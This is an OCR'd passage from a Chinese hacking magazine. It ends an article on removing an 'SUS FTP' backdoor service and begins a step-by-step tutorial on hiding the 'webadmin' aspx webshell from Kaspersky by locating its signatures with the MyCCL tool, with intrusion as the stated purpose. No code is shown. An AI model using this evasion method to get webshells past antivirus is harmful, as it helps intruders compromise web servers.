


图13




图14

SUS FTP后门功能相信大家都有一定的了解了吧，最后我们来讲一下清除，它通过模拟WMI来启动的，这样我们只要删除这个服务就可以了。打开智能杀毒伴侣然后找到服务管理，我们发现一个非安全的服务，右键删除该服务，然后找到显示的路径：C:\WINDOWS\wmiapsrv.exe删除文件，完成清除（图15）。

（本文所涉及到的SUS FTP后门、NC和智能杀毒伴侣已收录到光盘中）





图15



跟我学aspx木马免杀

半兽人

我在前几期杂志中曾经向大家介绍了php木马的免杀，其实质就是给php脚本加密，那么今天我们再来讨论一下aspx木马的免杀。aspx木马在人侵渗透中的应用是很频繁的，因为它的权限要比asp的用户权限高，可以执行asp帐户所不能执行的命令，可以进入asp帐户所不能进入目录，而且由于aspx是微软推出的，因此IIS完全支持aspx，使得它的应用非常广泛。

说起aspx木马的免杀，当然最直接的办法就是修改源代码，制作出个人版本的aspx木马，但这对于大部分菜鸟来说是很难的。因此，我想到了加密，但是一时没有在网上找到关于aspx脚本的加密工具。最后经过自己的实践，发现可以利用给exe木马免杀的办法来给aspx木马制作免杀，那就是使用MyCCL复合特征码定位器。我们以应用非常广泛的webadmin为例来进行演示，未制作免杀前木马是可以被卡巴查杀的，如图1。

我们打开MyCCL，通过“文件”按钮选中我们的aspx木马（这时程序会提示“不是标准PE文件格式”，但是没关系，虽然aspx木马是文本文件，但是寻找特征码的原理是一样的），再点击一下“特征区间”，右面会出现特征区间的窗口，分块数量我填的是400，最后点“生成”就行了，如图2。




图1




图2




图3




图5

生成之后会跳出如图3所示的对话框，先不要点确定，使用卡巴把生成的目录下的所有文件扫描一遍，让卡巴把所有的带毒文件删除，然后再点确定，并点击“二次处理”。

点击“二次处理”后会跳出如图4所示的对话框，点“yes”，




图4

程序会重新生成大量文件，使用卡巴查杀后，再点“二次处理”，步骤和上面一样，直到程序找到所有特征码。然后为了精确定位，在右面的“特征区间”右键点击一处特征码，选择“符合精确定位此处特征”，重复上面的定位步骤，继续精确定位，如图5。最后得到结果如图6所示。

